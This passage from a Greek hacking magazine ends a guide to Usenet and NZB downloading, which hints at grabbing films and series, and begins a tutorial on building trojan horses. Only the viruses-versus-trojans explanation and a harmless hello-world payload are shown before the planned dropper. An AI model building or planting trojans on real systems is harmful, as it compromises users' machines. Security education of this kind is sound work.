Αφού προσθέσαμε τον λογαριασμό, στην αριστερή περιοχή του παραθύρου του Thunderbird εμφανίστηκε ο server. Το επόμενο βήμα, πλέον, ήταν να δούμε τη λίστα με τα διαθέσιμα newsgroups και να συνδεθούμε σε όποια μας ενδιέφεραν. Για το σκοπό αυτό κάναμε δεξί κλικ πάνω στο όνομα του server κι επιλέξαμε το Subscribe. Έτσι, εμφανίστηκε ένα παράθυρο με όλες τις διαθέσιμες κατηγορίες μηνυμάτων. Από εκεί, χρησιμοποιώντας την αναζήτηση, βρήκαμε τους πίνακες comp.os.linux.announce και comp.os.linux.misc, οι οποίοι περιλαμβάνουν πληροφορίες για το αγαπημένο μας Linux. Για να μπορούμε να παρακολουθούμε το περιεχόμενό τους, επιλέξαμε τον καθένα και πατήσαμε το Subscribe. Έτσι, τα ονόματά τους εμφανίστηκαν στο παράθυρο του Thunderbird, κάτω και λίγο πιο δεξιά από το όνομα του server. Στη συνέχεια κλείσαμε το παράθυρο με τα διαθέσιμα newsgroups και τσεκάραμε τα μηνύματα σε καθέναν από τους πίνακες που είχαμε προσθέσει. Αυτό γίνεται με ένα απλό κλικ επάνω στο όνομα του καθενός.

Κάθε φορά που ανοίγουμε το Thunderbird, τα νέα μηνύματα από κάθε πίνακα θα φορτώνονται αυτόματα. Πατώντας ένα μήνυμα μπορούμε να διαβάσουμε το περιε-





*Φυσικά, μπορούμε ελεύθερα να ανεβάσουμε και τα δικά μας μηνύματα στο Usenet!*

χόμενό του, ενώ χρησιμοποιώντας το κουμπί Write μπορούμε να γράψουμε και να αναρτήσουμε μια απάντηση! Αν ακολουθήσετε τα βήματά μας και ψαχουλέψετε τα διάφορα newsgroups, θα διαπιστώσετε ότι τα περισσότερα είναι πλέον εγκαταλειμμένα ή η ανανέωσή τους πραγματοποιείται κατά αραιά διαστήματα. Με λίγα λόγια, θα δυσκολευτείτε αρκετά να βρείτε κάποιο newsgroup με αρκετό κόσμο και ζωηρές συζητήσεις. Η ηλικία του Usenet και η εμφάνιση πολλών και πιο εξελιγμένων τεχνολογιών έχουν περιορίσει τους χρήστες του σε μεγάλο βαθμό. Μετά από αυτή τη δήλωση, όμως, είναι πιθανό να έχετε την εξής απορία: Γιατί να ασχοληθεί κανείς με μια τόσο παλιά τεχνολογία και γιατί να φτάσει στο σημείο να αγοράσει συνδρομή;

## Ασταμάτητο κατέβασμα

Όπως αναφέραμε νωρίτερα, το Usenet δεν φιλοξενεί μόνο μηνύματα. Έτσι, ένας καλός λόγος για τη σύνδεση σε αυτό και μάλιστα επί πληρωμή, είναι η δυνατότητα κατεβάσματος αρχείων! Το πρωτόκολλο του Usenet σχεδιάστηκε για τη μεταφορά μηνυμάτων κειμένου και δεν υποστηρίζει τη μεταφορά αρχείων. Παρεμπιπτόντως αυτό ισχύει και για το πρωτόκολλο του email, αλλά όπως γνωρίζετε η αποστολή αρχείων πραγματοποιείται πανεύκολα. Βλέπετε, υπάρχουν ορισμένες τεχνικές κωδικοποίησης, που επιτρέπουν την ενσωμάτωση των δεδομένων ενός οποιουδήποτε αρχείου, μέσα στο σώμα ενός απλού μηνύματος. Ας επιστρέψουμε στο Usenet





*Το Giganews είναι ένας από τους μεγαλύτερους και παλιότερους Usenet servers. Από το πάνελ διαχείρισης μπορούμε να πληροφορηθούμε όλες τις πρόσθετες υπηρεσίες που παρέχει η εταιρεία, καθώς και τα διαθέσιμα gigabytes που περιλαμβάνει η συνδρομή μας.*

όμως. Οι πίνακες που περιέχουν δεδομένα, έχουν στο όνομά τους τη λέξη binary. Τα μηνύματα ενός τέτοιου πίνακα που περιλαμβάνουν τα δεδομένα ενός αρχείου, συγκεντρώνονται σε ειδικά αρχεία με την κατάληξη .nbz. Έτσι, για να κατεβάσουμε ένα αρχείο από το Usenet, πρέπει πρώτα να βρούμε το αρχείο NBZ, το οποίο περιλαμβάνει όλα τα μηνύματα, τα οποία με τη σειρά τους περιλαμβάνουν τα δεδομένα του ζητούμενου αρχείου. Μπερδευτήκατε; Ας πάρουμε τα πράγματα με τη σειρά.


Κατ' αρχάς, για να κατεβάσουμε αρχεία από το Usenet πρέπει να στραφούμε σε κάποιον εμπορικό server και να χρησιμοποιήσουμε ένα κατάλληλο πρόγραμμα. Το Thunderbird μπορεί να διαβάζει μηνύματα που περιέχουν δεδομένα αρχείων αλλά δεν μπορεί να τα κατεβάσει, ούτε αναγνωρίζει τα αρχεία NBZ.

Για την εύρεση του κατάλληλου server χρειάζεται μελέτη και υπομονή. Υπάρχουν πολλές επιλογές και, όπως πάντα, η καθεμία έχει τα θετικά και τα αρνητικά της. Πάντως, οι περισσότεροι πάροχοι προσφέρουν μερικές βδομάδες δωρεάν πρόσβασης, γεγονός που επιτρέπει τους πειραματισμούς και διευκολύνει την επιλογή. Μια καλή αρχή σε αυτή την αναζήτηση αποτελούν οι τρεις servers που αναφέραμε προηγουμένως. Για το άρθρο αποφασίσαμε να χρησιμοποιήσουμε τον Giganews, ο οποίος είναι παλιός και διάσημος στους κύκλους του Usenet. Για τη δοκιμή επιλέξαμε το πακέτο «Diamond», που αποτελεί ό,τι πιο ακριβό προσφέρει η εταιρεία. Για τη σύν-

δεση στον server επιλέξαμε τη δωρεάν εφαρμογή Binreader, που προσφέρει ένα αρκετά απλό περιβάλλον και χωρίς περιττές ρυθμίσεις. Με την ευκαιρία, να πούμε ότι ορισμένοι servers προσφέρουν τα δικά τους προγράμματα σύνδεσης και σ' αυτή την περίπτωση αξίζει να τα προτιμήσουμε! Για τον Giganews δεν βρήκαμε τίποτα ενδιαφέρον. Εξάλλου, το Binreader καλύπτει απόλυτα τις ανάγκες μας[3]. Έχοντας επιλέξει server κι εργαλείο σύνδεσης, μένει να εντοπίσουμε τα αρχεία NBZ που θα μας οδηγήσουν στα ζητούμενα αρχεία — σε αυτά που θέλουμε να κατεβάσουμε, δηλαδή! Γι' αυτή την αναζήτηση θα πρέπει να στραφούμε σε κάποια εξειδικευμένη μηχανή αναζήτησης. Όπως και με τα προγράμματα,




*Όπως και στο Thunderbird, έτσι και στο Binreader θα χρειαστούμε το hostname του Usenet server. Στην περίπτωση του Giganews, θα χρειαστούμε κι ένα ζευγάρι username/password. Κι επειδή μας αρέσει να προσέχουμε, ενεργοποιούμε το SSL ώστε να πραγματοποιούμε κρυπτογραφημένες συνδέσεις!*





*Μια αρκετά καλή και δωρεάν μηχανή αναζήτησης αρχείων NBZ! Από εδώ μπορούμε να βρίσκουμε μπόλικο υλικό! Εμείς πάντως ενδιαφερόμαστε για την τελευταία έκδοση του Ubuntu... ;)*

3. Μέχρι στιγμής :D

υπάρχουν μηχανές αναζήτησης που επιτρέπουν την πρόσβαση σε οποιονδήποτε, καθώς και μηχανές που επιτρέπουν την πρόσβαση μόνο στους χρήστες του εκάστοτε server. Εμείς δοκιμάσαμε αρκετές μηχανές κι αυτή που μας άρεσε περισσότερο ήταν αυτή στο nbz.cc (`https://www.nzb.cc`). Με τη βοήθεια της μηχανής, αναζητάμε το αρχείο NBZ που παραπέμπει στο πρόγραμμα, στην ταινία ή στη σειρά που θέλουμε να κατεβάσουμε. Έχοντας στη διάθεσή μας το συγκεκριμένο αρχείο (το NBZ) ανοίγουμε το Binreader (ή όποιο άλλο εργαλείο έχουμε επιλέξει) και το κατέβασμα ξεκινάει αμέσως. Όχι, δεν καταλάβατε καλά. Όταν λέμε αμέσως εννοούμε Α-Μ-Ε-Σ-Ω-Σ! Σε αντίθεση με τα torrents, δεν κατεβάζουμε από πολλούς χρήστες, αλλά από πολλούς servers. Έτσι, το κατέβασμα μέσω Usenet προσφέρει σταθερά υψηλές ταχύτητες!

## Επίλογος

Αν έχετε μια τεράστια συλλογή με ταινίες, σειρές ή μουσική και νιώθετε ότι τα torrents δεν έχουν τίποτα να σας προσφέρουν, το Usenet αποτελεί το επόμενο βήμα! Το κατέβασμα μέσω Usenet θυμίζει το κατέβασμα με torrents και θα προσαρμοστείτε γρήγορα στη σχετική διαδικασία. Εξάλλου, το χρηματικό αντίτιμο που απαιτείται για τη συνδρομή σε κάποιον server είναι αρκετά μικρό. Έτσι, οι τεράστιες ταχύτητες του Usenet θα ικανοποιήσουν εύκολα και με το παραπάνω όσους συνηθίζουν να κατεβάζουν αβέρτα — και ειδικά τους ανυπόμονους. Για εμάς, πάντως, ένας είναι ο λόγος που το Usent αξίζει για κατεβάσματα: Δεν υπάρχει καλύτερος τρόπος προκειμένου να παίρνει κανείς το ISO της πλέον πρόσφατης διανομής Linux, όποια κι αν είναι αυτή ;)




*Από το πρώτο κιόλας κατέβασμα, αυτό που θα προσέξει κανείς είναι η σταθερά υψηλή ταχύτητα λήψης! Ποτέ ξανά δε θα περιμένουμε να βρεθούν οι seeders και μετά να συνδεθούμε στα μηχανήματά τους :D*




Πλήρη άρθρα που συμπληρώνουν το περιοδικό [**addenda**]. Το video podcast [**netcasting → deltaCast**]. Άρθρα που μας ήρθε να γράψουμε, έτσι, απλά [**/dev/random**]. Τα προκλητικά **mind hacks**. Τα βίντεο από τα προηγούμενα live streams [**netcasting → deltaStream**]. Ολόκληρα blasts from the past [**bftp**] Τα πάντα ενδιαφέροντα **forums**. Το σημείο συνάντησης για τους φίλους του περιοδικού.

**deltahacker.gr**

Αληθινό, διασκεδαστικό hacking **για όλους**!

**Skill:** Intermediate
**Tags:** Virus, Trojan Horse, object file, string array, string termination



by Thiseas

# Μελέτη και κατασκευή Δούρειων Ίππων [μέρος 1]


**Τι είναι οι ιοί και σε τι διαφέρουν από τους Δούρειους Ίππους ή αλλιώς Trojan Horses; Σε αυτό το άρθρο ξεκαθαρίζουμε τις έννοιες, αλλά μη νομίζετε ότι περιοριζόμαστε σε θεωρητικές αναλύσεις. Πολύ περισσότερο, κατασκευάζουμε τα πρώτα μας Trojan Horses!**

Ιοί και Δούρειοι Ίπποι: Δύο βασικοί αλλά πολύ διαφορετικοί κάτοικοι του βασιλείου των κακόβουλων προγραμμάτων. Το περίεργο είναι ότι πάνω από τους μισούς συντάκτες που γράφουν για την ασφάλεια συστημάτων, δυσκολεύονται να αντιληφθούν αυτή τη διαφορά. Έτσι, καταλήγουν να χαρακτηρίζουν συγκεκριμένα malware ως viruses, ενώ στην πραγματικότητα είναι trojans και το αντίστροφο. Στη σειρά που ξεκινάμε με το παρόν άρθρο ξεκαθαρίζουμε τι είναι το καθένα, μελετάμε τους πλέον διάσημους Δούρειους Ίππους, ενώ φτιάχνουμε και μερικούς δικούς μας!


Οποιοδήποτε είδος κακόβουλου προγράμματος θα μπορούσε να στηριχτεί σε *σχεδόν* οποιαδήποτε μέθοδο εισβολής στο σύστημά μας. Επομένως, αν εστιάσουμε στο πώς εισέρχεται ένα κακόβουλο πρόγραμμα στον υπολογιστή μας, δεν θα καταφέρουμε να το κατατάξουμε με ασφάλεια σε κάποια κατηγορία. Ομοίως, η βασική αποστολή ενός κακόβουλου προγράμματος μπορεί να είναι οποιαδήποτε κι εξαρτάται μόνο από τις προθέσεις του δημιουργού του. Επομένως, αν εξετάσουμε το αποτέλεσμα από τη δράση ενός κακόβουλου προγράμματος, ούτε και τότε θα μπορέσουμε να το κατατάξουμε με σιγουριά σε κάποια κατηγορία. Ο καλύτερος τρόπος να ξεχωρίσουμε τους ιούς από τους Δούρειους Ίππους, είναι να εστιάσουμε σε ορισμένα βασικά στοιχεία της συμπεριφοράς τους.

**Ιοί (Viruses).** Ονομάστηκαν έτσι διότι μιμούνται τον τρόπο επιβίωσης ενός πραγματικού ιού: Για να επιβιώσουν πρέπει να βρουν ένα άλλο πρόγραμμα (έναν ξενιστή, δηλαδή) στο οποίο προσκολλούνται και μέσω αυτού μολύνουν κι άλλα προγράμματα. Αυτός είναι και ο βασικός μηχανισμός επιβίωσης και διαιώνισής τους. Το τι ζημιά θα προκαλέσει ένας ιός όταν ενεργοποιηθεί είναι άλλο κεφάλαιο. Ένας ιός μπορεί να υπάρχει μέσα σε προγράμματά μας για χρόνια, χωρίς να ενεργοποιείται. Ο προγραμματιστής που τον έφτιαξε έχει ορίσει και το μηχανισμό ενεργοποίησης αλλά και την αποστολή του. Ορισμένοι ενδέχεται να ενεργοποιούνται σε μια συγκεκριμένη ημερομηνία (π.χ., Παρασκευή και 13), ενώ κάποιοι άλλοι ενδέχεται να ενεργοποιούνται κάθε φορά που εκτελείται το πρόγραμμα που τους φιλοξενεί (ο εκάστοτε ξενιστής).

**Δούρειοι Ίπποι (Trojan Horses).** Νομίζουμε ότι δεν χρειάζεται να πούμε από πού προέρχεται το όνομά τους (`http://el.wikipedia.org/wiki/Δούρειος_Ίππος`). Πρόκειται για προγράμματα που μιμούνται τη χρησιμότητα του Δούρειου Ίππου: Φαινομενικά δείχνουν αθώα —και δεν αποκλείεται να εκτελούν και κάποια εργασία—, ωστόσο βαθιά μέσα τους κρύβουν έναν κακόβουλο μηχανισμό. Ο εν λόγω μηχανισμός ενεργοποιείται μόνον όταν ικανοποιούνται οι συνθήκες που έχει ορίσει ο δημιουργός του. Το τι θα κάνει αυτός ο μηχανισμός και, αν θέλετε, το πόσο κακός είναι, εξαρτάται και πάλι από τον δημιουργό του. Ένας Δούρειος Ίππος ενδέχεται να έχει από εντελώς ακίνδυνη δράση (όπως αυτοί που




**Εικόνα 1**
*Θα κάνουμε χρήση του Visual Studio 2008 Pro και θα εργαστούμε από τη γραμμή εντολών!*




**Εικόνα 2**
*Compile it, baby! :D*

θα φτιάξουμε εμείς), έως πολύ επικίνδυνη (διαγραφή αρχείων, παρακολούθηση της δραστηριότητάς μας, υποκλοπή προσωπικών δεδομένων κ.λπ.).

Πριν προχωρήσουμε, αξίζει να αναφέρουμε ότι υπάρχουν και κακόβουλα προγράμματα που συνδυάζουν τη «φύση» των δύο παραπάνω: Φανταστείτε έναν Δούρειο Ίππο, του οποίου ο κακόβουλος μηχανισμός είναι ιός! Σε αυτήν την περίπτωση, το πρόγραμμα-περιτύλιγμα του Δούρειου Ίππου ενδέχεται να λειτουργεί κανονικά κι εντελώς αθώα για πολύ καιρό, έως ότου κάποια στιγμή ενεργοποιηθεί ο κακόβουλος μηχανισμός του. Τότε, ο ιός που κρύβεται μέσα του θα εκδηλωθεί και θα αρχίσει να μολύνει τα εκτελέσιμα αρχεία του υπολογιστή! Ενδιαφέρον δεν ακούγεται; Μην πείτε όχι!

Έχοντας ξεκαθαρίσει το τοπίο, μπορούμε να προχωρήσουμε στο ψητό: Στη δημιουργία του πρώτου μας Trojan Horse! Σε αυτό το σημείο πρέπει να ξεκαθαρίσουμε ότι δεν θα ασχοληθούμε καθόλου με τον τρόπο που ένα Trojan Horse ξεγελάει κάποιον χρήστη, προκειμένου να εισέλθει στο σύστημά του. Αυτό αποτελεί μια εντελώς διαφορετική ιστορία και, αν θέλετε να μάθετε περισσότερα, μπορείτε να ρίξετε μια ματιά στο άρθρο περί client side attacks, στο deltaHacker 004.

## Περίπτωση 1: Δοκιμή με δικό μας πρόγραμμα

Προσέξτε τι πρόκειται να κάνουμε: Αρχικά θα κατασκευάσουμε ένα απλό πρόγραμμα σε C++, το οποίο δεν θα κάνει τίποτα το ιδιαίτερο και σίγουρα τίποτα κακό. Σημειώστε ότι αφού το μεταγλωττίσουμε, θα κρατήσουμε μόνο το τελικό εκτελέσιμο. Στη συνέχεια θα φτιάξουμε έναν Δούρειο Ίππο[1], ο οποίος θα μεταφέρει αυτό το εκτελέσιμο! Όταν εκτελείται το Trojan Horse, θα φυτεύει στο δίσκο του υπολογιστή το απλό προγραμματάκι μας και θα το εκτελεί! Ας ξεκινήσουμε με ένα απλό κι αθώο πρόγραμμα, λοιπόν:


```
// hello.c
// Sometimes I believe that my compiler ignores ALL my... comments! ;)
//
#include <stdio.h>
```

1. Που να ήξερε ο Οδυσσέας ότι μερικές χιλιάδες χρόνια μετά, ο Δούρειος Ίππος του θα συνέχιζε να επιβιώνει σε C++!


```
void main(void)
{
     printf("Hello World!\n");
}
```

Όπως καταλαβαίνετε, το παραπάνω πρόγραμμα εμφανίζει στην οθόνη το γνωστό «Hello World!». Για τη μεταγλώττισή του θα εργαστούμε με τον παραδοσιακό τρόπο, από τη γραμμή εντολών! Εμείς χρησιμοποιήσαμε το Microsoft Visual Studio 2008 Professional, αλλά με οποιονδήποτε άλλον compiler θα έχετε τα ίδια αποτελέσματα. Καλούμε το command line μέσω της C++ (εικόνα 1) και παράγουμε το εκτελέσιμο (εικόνα 2). Μετά την παραπάνω διαδικασία θα προκύψουν στο δίσκο μας δύο νέα αρχεία: Το ένα θα έχει την κατάληξη OBJ (object file) και θα περιέχει τη δυαδική αναπαράσταση των εντολών του πηγαίου κώδικα, ενώ το άλλο θα έχει τη γνώριμη κατάληξη EXE και θα αποτελεί το εκτελέσιμο πρόγραμμα! Αυτό το εκτελέσιμο είναι το «φορτίο» (payload) που θα μεταφέρει ο Δούρειος Ίππος μας. Παρεμπιπτόντως, ακριβώς επειδή θα μεταφέρει κάτι, θα ονομάσουμε τον Δούρειο Ίππο μας «Transporter».

